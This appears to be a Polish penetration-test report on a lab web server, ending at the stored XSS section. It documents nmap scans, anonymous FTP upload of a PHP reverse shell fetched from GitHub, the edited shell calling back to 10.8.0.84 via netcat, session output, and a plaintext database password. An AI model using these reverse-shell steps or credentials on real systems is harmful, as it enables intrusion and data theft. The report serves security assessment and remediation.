

Wrocław, 08.06.2022 r.



CYBERBEZPIECZEŃSTWO 2.0

Podsumowanie testów bezpieczeństwa

Adres strony/serwera	http://192.168.1.4
Czas testów	09.04.2022 – 08.06.2022
Autorzy	Tomasz Nadrowski Bartosz K.
Wersja raportu	1.0

Spis treści

1.	KLASYFIKACJA PODATNOŚCI.....	3
2.	ZAKRES PRZEDMIOTOWY TESTÓW	3
3.	WYŁĄCZENIA Z ZAKRESU TESTÓW	4
4.	CEL TESTÓW	4
5.	PLAN TESTÓW	4
6.	LISTA I OPIS NARZĘDZI TESTOWYCH	4
7.	METODY I KONCEPCJE TESTOWANIA	5
8.	PODSUMOWANIE I WNIOSKI.....	6
9.	OPIS ZNALEZIONYCH PODATNOŚCI	7
9.1.	SKANOWANIE OTWARTYCH PORTÓW (INFORMACYJNY)	7
9.2.	ENUMERACJA ZASOBÓW APLIKACJI WEBOWEJ (NISKI)	9
9.3.	ZDALNY DOSTĘP DO PLIKÓW ZAWIERAJĄCYCH POUFNE INFORMACJE (KRYTYCZNY)	10
9.4.	MOŻLIWOŚĆ PRZESŁANIA ZŁOŚLIWEGO PLIKU – ZDALNE WYKONANIE KODU (KRYTYCZNY)	13
9.5.	STORED CROSS SITE SCRIPTING – MOŻLIWOŚĆ WYWOŁYWANIA SKRYPTÓW (WYSOKI).....	16
9.6.	BRAK UWIERZYTELNIANIA DLA PROTOKOŁU DRUKAREK (WYSOKI)	19
9.7.	CLICKJACKING – MOŻLIWOŚĆ MANIPULACJI DOTYCZĄCA KLIKANIA NIEODPOWIEDNICH PÓL LUB WYKONYWANIA KONKRETNÝCH SEKWENCJI KLIKNIĘĆ W CELU POZYSKANIA DANYCH (WYSOKI)	22
9.8.	SQL INJECTION – POZYSKANIE DANYCH Z BAZY (WYSOKIE).....	25
9.9.	MOŻLIWOŚĆ ATAKU BRUTE-FORCE (ŚREDNIE)	27
9.10.	PRZESYŁANIE DANYCH UWIERZYTELNIAJĄCYCH W SPOSÓB NIESZYFROWANY (WYSOKIE)	29
9.11.	MOŻLIWOŚĆ IDENTYFIKACJI LOGINÓW UŻYTKOWNIKÓW APLIKACJI (ŚREDNIE)	31
9.12.	ZDRADZANIE NADMIAROWYCH INFORMACJI (ŚREDNIE).....	33
9.13.	ZŁA KONFIGURACJA UPRAWNIEŃ DO PROGRAMÓW (WYSOKIE)	38
9.14.	MOŻLIWOŚĆ ESKALACJI UPRAWNIEŃ DO UŻYTKOWNIKA DO ROOT'A (KRYTYCZNE)	39

1. Klasyfikacja Podatności

Krytyczny – podatności o najwyższym stopniu istotności, które mają potencjalnie największe znaczenie w perspektywie ogólnego obrazu zagrożenia dla infrastruktury teleinformatycznej lub aplikacji. Podatności klasyfikowane jako krytyczne mogą umożliwić niepożądane przejęcie kontroli poziomu użytkownika oraz kompromitację poufności, dostępności i integralności. Dla adversarza wykorzystanie ów podatności nie powinno przysparzać znaczących problemów. Właściwą praktyką odnoszącą się do reakcji na krytyczne podatności jest możliwie bezzwłoczne poczynienie aktualizacji lub korekt w projekcie.

Średni/Wysoki – atakujący może naruszyć aspekty: poufności, dostępności i integralności w sposób częściowy lub niekompletny. Względem poziomu krytycznego adversarz musi wykonać zdecydowanie więcej akcji, by wykorzystać pewną lukę zabezpieczeń. Konieczne mogą być dla niego do wykorzystania informacje zewnętrzne – nie pochodzące bezpośrednio z aplikacji lub systemu teleinformatycznego. Ataki eksploatujące podatności z tej grupy często łączone są z innymi lukami, co ma skutkować większą ekspansją samych działań adversarza.

Niski – atakujący może naruszyć aspekty: poufności, dostępności i integralności w sposób ograniczony. W celu przeprowadzenia eksploatacji podatności konieczny jest do wykonania szereg działań przygotowawczych, pozyskanie odpowiedniego dostępu do infrastruktury lub zaistniałe, sprzyjające okoliczności – niezależne od atakującego. W celu wykorzystania podatności z tej grupy, konieczne jest użycie innych luk systemowych.

Informacyjny – podatność, która pozwala atakującym pozyskać informacje dotyczące aplikacji lub infrastruktury teleinformatycznej. Nie niesie to bezpośredniego zagrożenia dla wspomnianych struktur, lecz pozwala na systematyzację danych odnoszących się do potencjalnego celu ataku, planowanego na bardziej odległy termin. Należy możliwie ograniczać sposobności do ujawniania wspomnianych elementów.

2. Zakres przedmiotowy testów

Przedmiotowy zakres wykonywanych testów odnosił się do całościowej analizy zabezpieczeń maszyny laboratoryjnej o przypisanym adresie IP: 192.168.1.4. Należało opisać wszystkie procedury testowe, wyniki oraz potencjalne rekomendacje związane z funkcjonowaniem samego hosta, jak i powiązanych z nim usług sieciowych oraz wystawianych aplikacji webowych.

Metodyką działania było badanie typu black-box. Osoby wykonujące testy bowiem nie posiadały wiedzy o infrastrukturze teleinformatycznej, hoście czy też aplikacji webowej

3. Wyłączenia z zakresu testów

Z przeprowadzanych badań wyłączone zostały testy symulujące lub powiązane z metodyką ataków Denial of Service. Wynikało to z potencjalnego ryzyka powodzenia ów testów, co skutkowałoby niemożnością wykonywania kolejnych czynności badawczych, aż do przywrócenia analizowanego systemu.

4. Cel testów

Celem testów było obnażenie słabości zabezpieczeń systemowych analizowanego hosta, a także wskazanie podatności, którymi cechuje się aplikacja webowa hostowana na ów maszynie. Przeprowadzane testy wskazywały kolejne podatności, które następnie zostały opisane w obrazowy sposób oraz podane zostały propozycje poprawy nieodpowiedniego stanu zabezpieczeń/konfiguracji. Wspomniane działania zostały poparte zrzutami ekranu, mającymi na celu pokazanie przykładowego wykorzystania luk.

5. Plan testów

- Przeprowadzenie rekonesansu, mającego na celu zaznajomienie się z analizowaną maszyną,
- Identyfikacja powiązanych z maszyną funkcji sieciowych oraz aplikacji webowych,
- Identyfikacja dostępnych na maszynie plików,
- Wykonanie testów automatycznych,
- Przeprowadzenie testów manualnych pozwalających obnażyć kolejne podatności oraz zweryfikować te wypisane przy testach automatycznych.

6. Lista i opis narzędzi testowych

- BurpClickBandit – narzędzie służące do obnażania podatności związanych z procesem clickjacking
- BurpSuite – program pozwalający na analizę ruchu sieciowego realizowanego przy wykorzystaniu protokołów HTTP oraz HTTPS



- Dirbuster – narzędzie służące do wykrywania oraz listowania zasobów w aplikacjach webowych
- Firefox Inspector – narzędzie pozwalające na analizę kodu źródłowego stron internetowych (podgląd kodu HTML)
- Hydra – narzędzie służące do przeprowadzania ataków typu brute force
- Msfvenom – narzędzie służące do generowania payloadów spełniających określone wymagania
- Nikto – narzędzie wykorzystywane do wskazywania potencjalnych podatności usług sieciowych
- Nmap – program służący do skanowania portów, wykrywania usług sieciowych oraz wskazywania potencjalnych podatności ów usług
- Sqlmap – program wykorzystywany do wykrywania oraz wykorzystywania podatności baz danych

7. Metody i koncepcje testowania

Przeprowadzone testy zostały wykonane przy wykorzystywaniu metody black-box oznaczającej, iż osoby przeprowadzające badania nie posiadały wiedzy odnoszącej się do infrastruktury teleinformatycznej, analizowanej maszyny czy też wystawianych przezeń usług, w tym aplikacji webowych.

Wykonane testy obejmowały m.in.:

- Skanowanie dostępnych portów,
- Enumeracja dostępnych w aplikacji webowej zasobów,
- Zdalny dostęp do plików zawierających poufne informacje,
- Możliwość udostępniania plików – złośliwe pliki, zdalne wykonanie kodu,
- SQL Injection – możliwość wyekstrahowania danych z bazy przez nieodpowiednie jej skonfigurowanie,
- Próbę pozyskania uprawnień użytkownika root (najwyższego użytkownika),
- Połączenie FTP bez uwierzytelnienia,
- Połączenie dla portu protokołu drukarek bez uwierzytelnienia,
- Atak brute force na usługę FTP,
- Atak brute force na usługę SSH,
- Stored Cross Site Scripting – możliwość wywoływania skryptów po stronie serwera,
- Atak brute force na formularz logowania w aplikacji webowej,
- Clickjacking – możliwość manipulacji dotycząca klikania nieodpowiednich pól lub wykonywania konkretnych sekwencji kliknięć, w celu pozyskania danych,
- Masowe wysyłanie formularzy aplikacji webowej,
- Możliwość identyfikacji loginów użytkowników aplikacji,
- Zdradzanie nadmiarowych informacji,



- Przesyłanie danych uwierzytelniających w sposób nieszyfrowany.

8. Podsumowanie i wnioski

Przeprowadzone testy penetracyjne dotyczyły możliwe jak najszerszego spektrum potencjalnych podatności, zważywszy na metodykę pracy (black-box). Główną chęcią było obnażenie jak największej liczby niedoskonałości bezpieczeństwa analizowanego serwera, tak by móc również podać odpowiednie rekomendacje odnoszące się do możliwości ograniczenia, zredukowania zagrożenia płynącego z rąk adwersarzy. Większość realizowanych testów skutkowało pozyskaniem możliwości, które nie powinny wchodzić w zakres uprawnień przeciętnego użytkownika serwera lub wystawianych przezeń usług. Co za tym idzie: obecny stan serwera należy określić jako niebezpieczny i niedopuszczalny dla środowisk produkcyjnych czy też wystawienia poszczególnych usług do sieci Internet. Werdykt ten jest implikowany przez znaczącą liczbę podatności klasyfikowanych jako krytyczne oraz wymagające natychmiastowej interwencji administratorów systemu. W przypadku chęci wdrożenia prezentowanego rozwiązania do użytku dla wielu użytkowników wewnętrznych oraz zewnętrznych istniałoby spore ryzyko, iż skompromitowany może zostać nie tylko serwer dystrybuujący aplikację ale także inne urządzenia znajdujące się w tej samej sieci lokalnej. Prezentowany w obecnej formie system nie spełnia założeń najważniejszych dewiz cyberbezpieczeństwa: poufności, integralności oraz dostępności. Każde z wymienionych zagadnień może zostać nadwyrężone, jeśli nie zostaną poczynione kroki w obrębie naprawy. Brak podjęcia takowych kroków będzie skutkowało dalszą możliwością: pozyskania dostępu do zasobów serwera przez osoby niepowołane, eksfiltracji danych zeń pochodzących czy także wgrywanie plików. Do wspomnianych, najbardziej istotnych błędów realizacji zabezpieczeń należy zaliczyć: podatności SQL Injection, anonimowy dostęp do serwera FTP, brak zaktualizowanych usług, brak filtracji lub ograniczeń widoczności usługi drukowania, brak przeciwdziałania atakom brute-force w obrębie różnych usług, brak walidacji wprowadzanych przez użytkowników danych, jawny dostęp do zasobów repozytorium SVN oraz widoczna struktura bazy danych. Należy zadbać o bezpieczeństwo usług na portach tcp zamieszczonych w Tabeli 1. Warto przemyśleć czy usługi te powinny być dostępne dla wszystkich czy jedynie dla wybranej grupy użytkowników.

PORT	STATUS	SERWIS
21/tcp	otwarty	FTP
22/tcp	otwarty	SSH

80/tcp	otwarty	http
631/tcp	otwarty	ipp
123/udp	otwarty	Ntp
5353/udp	otwarty	zerocon

Tabela 1 - Otwarte porty na testowanym serwerze

Liczba podatności względem klasyfikacji prezentuje się następująco:

- informacyjna – 1,
- niska – 1,
- średnia – 3,
- wysoka – 6,
- krytyczna – 3.

9. Opis znalezionych podatności

9.1. Skanowanie otwartych portów (informacyjny)

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:L (6.5)

Opis podatności

Gdy znany jest adres IP danej maszyny możliwe jest przeprowadzenie jej skanowania w celu uwypuklenia dostępnych, otwartych portów. Takowe porty mogą reprezentować udostępniane przez hosta usługi. Często natomiast możliwe jest powiązanie konkretnych portów z danymi usługami, co może się przyczynić się do rozpoznania dalszych potencjalnych punktów ataków.

Opis wykrytej podatności

Podczas przeprowadzanych testów wykryta została możliwość przeprowadzenia skanowania otwartych portów. W celu przeprowadzenia wspomnianego skanu wykorzystane zostało narzędzie *nmap*, które jako wynik końcowy podało listę otwartych portów, przypisane im usługi oraz wersje. Dane te mogły umożliwić dalsze planowanie przeprowadzanych ataków/testów.



```
(kali@kali)-[~]
$ sudo nmap -sV -O 192.168.1.4
[sudo] password for kali:
Starting Nmap 7.91 ( https://nmap.org ) at 2022-06-04 15:39 EDT
Stats: 0:00:03 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 11.40% done; ETC: 15:39 (0:00:16 remaining)
Nmap scan report for 192.168.1.4
Host is up (0.21s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp    open  http     nginx 1.14.2
443/tcp   open  ssl/http nginx 1.14.2
631/tcp   open  ipp      CUPS 2.2
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.91E=4KD=6/4%OT=21%CT=1%CU=42077%PV=Y%DS=2%DC=I%G=Y%TM=6298B52E
OS:XP=x86_64-pc-linux-gnu)SEQ(SP=103%GCD=1%ISR=104%TI=Z%CI=Z%II=I%TS=A)OPS(
OS:01=M54EST11NW7%O2=M54EST11NW7%O3=M54ENNT11NW7%O4=M54EST11NW7%O5=M54EST11
OS:NW7%O6=M54EST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(
OS:R=Y%DF=Y%T=40%W=FAF0%O=M54ENNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S%F=AS
OS:%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=
OS:Y%DF=Y%T=40%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=
OS:R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T
OS:=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=
OS:S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 78.83 seconds

(kali@kali)-[~]
$
```

Rys. 1 - Wynik skanowania portów i ich wersji dla protokołu tcp narzędziem nmap

```
(kali@kali)-[~]
$ sudo nmap -sU --top-ports 100 192.168.1.4
Starting Nmap 7.91 ( https://nmap.org ) at 2022-06-04 15:42 EDT
Nmap scan report for 192.168.1.4
Host is up (0.076s latency).
Not shown: 97 closed ports
PORT      STATE SERVICE
123/udp    open  ntp
631/udp    open|filtered ipp
5353/udp   open|filtered zeroconf

Nmap done: 1 IP address (1 host up) scanned in 99.50 seconds

(kali@kali)-[~]
$
```

Rys. 2 - Wynik skanowania portów 100 najpopularniejszych dla protokołu udp narzędziem nmap

Opis Rekomendacji

Nieemożliwe jest całkowite zablokowanie skanowania portów, należy jednak mieć na uwadze – które z nich są faktycznie wykorzystywane. Pozostałe natomiast powinny zostać wyłączone. Rekomendowane jest również ustawienie odpowiedniego filtrowania ruchu sieciowego migrującego z wykorzystaniem widocznych portów.



9.2.Enumeracja zasobów aplikacji webowej (niski)

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N (6.5)

Opis podatności

Przy znanym adresie IP serwera wystawiającego aplikację webową, możliwa jest do podjęcia próba enumeracji zasobów tejże aplikacji. W wyniku tego działania uwidocznioma może zostać struktura plików składowych portalu, co niejednokrotnie może wskazywać na powiązanie z innymi usługami. Doprowadzić może to do eskalacji ataku na inne usługi.

Opis wykrytej podatności

W trakcie przeprowadzanych testów narzędziu Dirbuster zlecone zostało wykonanie enumeracji zasobów aplikacji webowej dostępnej na porcie 80 analizowanej maszyny: 192.168.1.4. Efekty wydanej komendy doprowadziły do pozyskania informacji o strukturze plików.

DirBuster 1.0-RC1 - Report
http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project
Report produced on Sat Apr 09 16:31:05 CEST 2022

<http://192.168.1.4:80>

Directories found during testing:

Dirs found with a 200 response:

/
/upload/
/36179/
/36179/12D/

Dirs found with a 403 response:

/icons/
/icons/small/
/server-status/

Files found during testing:

Files found with a 200 response:

/index.php
/login.php
/header.php
/search.php
/categories.php
/footer.php
/connect.php
/36179/12D/index.php.bak
/phpinfo.php

Files found with a 302 response:

/security.php
/view.php
/admin.php
/new.php
/cat.php
/edit.php
/logout.php
/del.php

Kod 1. Enumeracja zasobów aplikacji webowej

Opis Rekomendacji

W celu zapobiegania działaniu narzędzi zbliżonych funkcjonowaniem do stosowanego Dirbustera, należałoby zaimplementować WAF – Web Application Firewall, który umożliwiłby filtrowanie, blokowanie pakietów sieciowych, odpowiedzialnych za gromadzenie informacji. Przydatna mogłaby okazać się również reguła dopuszczająca jedynie określoną liczbę pakietów w jednostce czasu.

9.3. Zdalny dostęp do plików zawierających poufne informacje (krytyczny)

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:L (10.0)

Opis podatności

Nieodpowiednie zabezpieczenie plików – nadanie minimalnych uprawnień, może doprowadzić do tego, iż adversarz pozyska dane, do których nie powinien mieć się dostać. Dodatkowo sytuacja ta wpływa negatywnie na integralność konkretnych zasobów, ponieważ możliwa jest ingerencja osób w treść ów pliku. Sam odczyt

zawartości może prowadzić do eskalacji kolejnych ataków z wykorzystaniem zdobytej wiedzy, zmiana natomiast może usprawnić oraz przyspieszyć sam proces ataku.

Opis wykrytej podatności

Brak zabezpieczeń dotyczących usługi FTP (logowanie: anonymous:) pozwolił na przesłanie pliku, zawierającego payload na serwer. Całość odbywała się przy wykorzystaniu ścieżki `/upload` udostępnionej również dla anonimowych użytkowników FTP. Wspomniany plik miał za zadanie udostępnić maszynie testującej shell.

```
ftp> put rev.php
local: rev.php remote: rev.php
227 Entering Passive Mode (192,168,1,4,129,105).
150 Opening BINARY mode data connection for rev.php
226 Transfer complete
5487 bytes sent in 0.00 secs (22.0794 MB/s)
```

Rys. 3 - Upload payload'u na serwer ftp

Następnie w celu aktywacji widocznego powyżej pliku, należało przejść pod adres: `192.168.1.4/upload/shell.php` oraz uruchomić tryb nasłuchu na porcie 4444 (polecenie terminala: `sudo nc -lnvp 4444`). Pozwoliło to na celowe pozyskanie dostępu do shella, z poziomu którego wylistowane zostały dostępne pliki.



```
(kali@kali)-[~/pentest]
$ sudo nc -lnvp 4444
[sudo] hasło użytkownika kali:
listening on [any] 4444 ...
connect to [10.8.0.84] from (UNKNOWN) [192.168.1.4] 56564
Linux debian 4.19.0-14-amd64 #1 SMP Debian 4.19.171-2 (2021-01-30) x86_64 GNU/Linux
20:33:29 up 1 day, 2:10, 0 users, load average: 0.00, 0.04, 0.02
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ ls
bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
lib32
lib64
libx32
lost+found
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
```

Rys. 4 - lista widocznych dla użytkownika plików plików

Po nawiązaniu połączenia FTP odnaleziony oraz pobrany został plik zawierający „super tajną dokumentację” znajdujący się pod ścieżką: /ddd9zoyn/supertajnadokumentacja.txt. Następnie możliwe było odczytanie zawartości.

```
$cat supertajnadokumentacja.txt
TO JEST SUPERTAJNA DOKUMENTACJA
ZARAPORTUJ TO!!!
```

Kod 2. Wyświetlenie zawartości pliku: supertajnadokumentacja.txt

Zbliżona sytuacja miała miejsce w przypadku pliku *connect.php*



```
$ cat connect.php
<?php
$dbhost      = "localhost";
$dbuser      = "francesco";
$dbpass      = "VKSOv0H0Fmh2";
$dbname      = "newblog";
$charset     = "utf8";
```

Kod 3. Wyświetlenie zawartości pliku connect.php

Opis Rekomendacji

W celu powstrzymania procedurów zbliżonych do tego, który opisany został powyżej, należałoby skupić się na zabezpieczeniu i nadzorowaniu połączeń realizowanych przy pomocy usługi FTP oraz na niestandardowych portach. Kluczowe jest, iż anonimowy użytkownik nie powinien posiadać możliwości wyświetlania, pobierania czy też wgrywania plików na serwer.

9.4. Możliwość przesłania złośliwego pliku – zdalne wykonanie kodu (krytyczny)

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H (10.0)

Opis podatności

Możliwość przesłania pliku wykonywalnego na serwer wiąże się z potencjalną kompromitacją całego systemu teleinformatycznego. Utworzony przez adversarza skrypt może umożliwiać wykonywanie zdalnych akcji bez podejmowania dalszych ingerujących kroków, które to mogłyby zostać wykryte przez systemy zabezpieczeń zainstalowane na serwerze.

Opis wykrytej podatności

Pobrano został plik zawierający skrypt, który po wykonaniu powinien udostępniać użytkownikowi, nasłuchującemu na porcie 4444, reverse shell.

```
wget https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php > shell.php
```

Kod 4. Generowanie skryptu umożliwiającego później pozyskanie reverse shell

W pliku należało zmienić ustawienia dotyczące adresu IP oraz portu nasłuchującej (atakującej) maszyny (Rys. 5). Następnie ów plik wykonywalny został umieszczony na





serwerze przy pomocy połączenia FTP (anonymous:<blank>) pod ścieżką `/upload`. Zdalne wykonanie pliku realizowane za pomocą próby połączenia HTTP na adres `192.168.1.4/upload/rev.php` skutkowało wystawieniem na port 4444 maszyny nasłuchującej shella (uprawnienia domyślne dla użytkownika: `www-data`).

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.8.0.84'; // CHANGE THIS
$port = 4444; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

Rys. 5 - Edycja pliku pozwalającego na uruchomienie powłoki odwrotnej

```
ftp> put rev.php
local: rev.php remote: rev.php
227 Entering Passive Mode (192,168,1,4,129,105).
150 Opening BINARY mode data connection for rev.php
226 Transfer complete
5487 bytes sent in 0.00 secs (22.0794 MB/s)
ftp> ls
227 Entering Passive Mode (192,168,1,4,160,183).
150 Opening ASCII mode data connection for file list
-rw-r--r-- 1 ftp www-data 38 Jun 3 10:38 exploit.php
-rwxr-xr-x 1 33 www-data 776776 May 29 06:06 linpeas.sh
-rw-r--r-- 1 33 www-data 1966 Jun 7 18:10 passwd
-rw-r--r-- 1 ftp www-data 5487 Jun 7 18:33 rev.php
-rw-r--r-- 1 ftp www-data 3037 Jun 3 10:41 shell.php
-rw-r--r-- 1 ftp www-data 0 May 19 16:03 test-file-1
226 Transfer complete
```

Rys. 6 - Umieszczenie złośliwego pliku .php na serwerze ftp





```
(kali@kali)-[~/pentest]
$ sudo nc -lnvp 4444
[sudo] hasło użytkownika kali:
listening on [any] 4444 ...
connect to [10.8.0.84] from (UNKNOWN) [192.168.1.4] 56564
Linux debian 4.19.0-14-amd64 #1 SMP Debian 4.19.171-2 (2021-01-30) x86_64 GNU/Linux
20:33:29 up 1 day, 2:10, 0 users, load average: 0.00, 0.04, 0.02
USER      TTY      FROM      LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ ls
bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
lib32
lib64
libx32
lost+found
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
```

Rys. 7 - Nawiązanie powłoki odwrotnej z maszyną

Opis rekomendacji

Pierwszym krokiem który należałoby podjąć jest ograniczenie możliwości wgrywania plików na serwer, gdy użytkownik nie zalogował się przy pomocy ustalonych wartości: login-hasło. Logowanie anonimowe powinno być niedozwolone. Następnym krokiem powinno być zaimplementowanie filtra, badającego zawartość plików przesyłanych na serwer lub też całkowita blokada przesyłania niektórych typów plików. Pliki konfiguracyjne nie powinny być możliwe do zastąpienia nowo przesłanymi. Gdy istnieje taka możliwość należy rozgraniczyć serwer docelowy od serwera, na który wgrywane są pliki (na przykład implementacja bucketa S3). Warto rozważyć wprowadzenie dynamicznie rozwijanej whitelisty adresów, z których możliwe jest nawiązywanie połączeń z serwerem – wymagałoby to wprowadzenia odpowiednich reguł firewall.



9.5. Stored Cross Site Scripting – możliwość wywoływania skryptów (wysoki)


CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:L/I:L/A:H (9.9)

Opis podatności

Możliwość eksploatacji Stored (a także inne wersje) XSS ma miejsce, gdy przy tworzeniu aplikacji webowej niezabezpieczone zostały potencjalne możliwości realizacji pewnych działań dla metod POST połączeń realizowanych przy wykorzystaniu protokołu HTTP. Taki stan rzeczy doprowadza do możliwości realizowania skryptów dedykowanych technologii o którą oparta jest aplikacja: javascript, php itp. Skrypty te mogą mieć prostą strukturę taką jak wyświetlanie np. „alertów”, ale także bardziej złożoną, jak na przykład przekierowywanie użytkownika na inną stronę. Procesy te mogą być niezauważalne dla standardowych użytkowników aplikacji, mogą natomiast wyrządzić znaczące szkody dla działania samej aplikacji lub skompromitować pewne obszary systemu teleinformatycznego, o który jest ona oparta.


Opis wykrytej podatności

Po wejściu na interfejs aplikacji webowej możliwe było przejście do panelu logowania. W odpowiednie pola wpisane zostały wartości pozyskane przy pomocy innych przeprowadzanych wcześniej testów (cologarithm:oldcarss). Z tego poziomu możliwe było utworzenie nowego postu, później wyświetlanego na głównej stronie bloga. W celu sprawdzenia zabezpieczenia pól tekstowych przed podatnościami na XSS wprowadzony w pole nagłówka został kod reprezentujący skrypt, którego zadaniem jest przekierowanie użytkownika na stronę google.com.



Rys. 8 - Widok postów na blogu po wykorzystaniu podatności XSS

Po wprowadzeniu nowego postu na bloga użytkownik został przekierowany na stronę google.com. Ponadto zapisany rekord w bazie, w przypadku kliknięcia na kafelek postu może zostać ponownie aktywowany. Gdyby użytkownik chciał przejść do wspomnianego, nowego postu, ponownie zostanie przekierowany na adres gogle.com.



Rys. 9 - Przeniesienie użytkownika na stronę google.com po kliknięciu w link na blogu

Bliźniacze efekty możliwe były do uzyskania w przypadku implementacji innych skryptów, między innymi tych, które zwracały na ekran użytkownika błąd o zadanym kodzie numerycznym.

Opis Rekomendacji

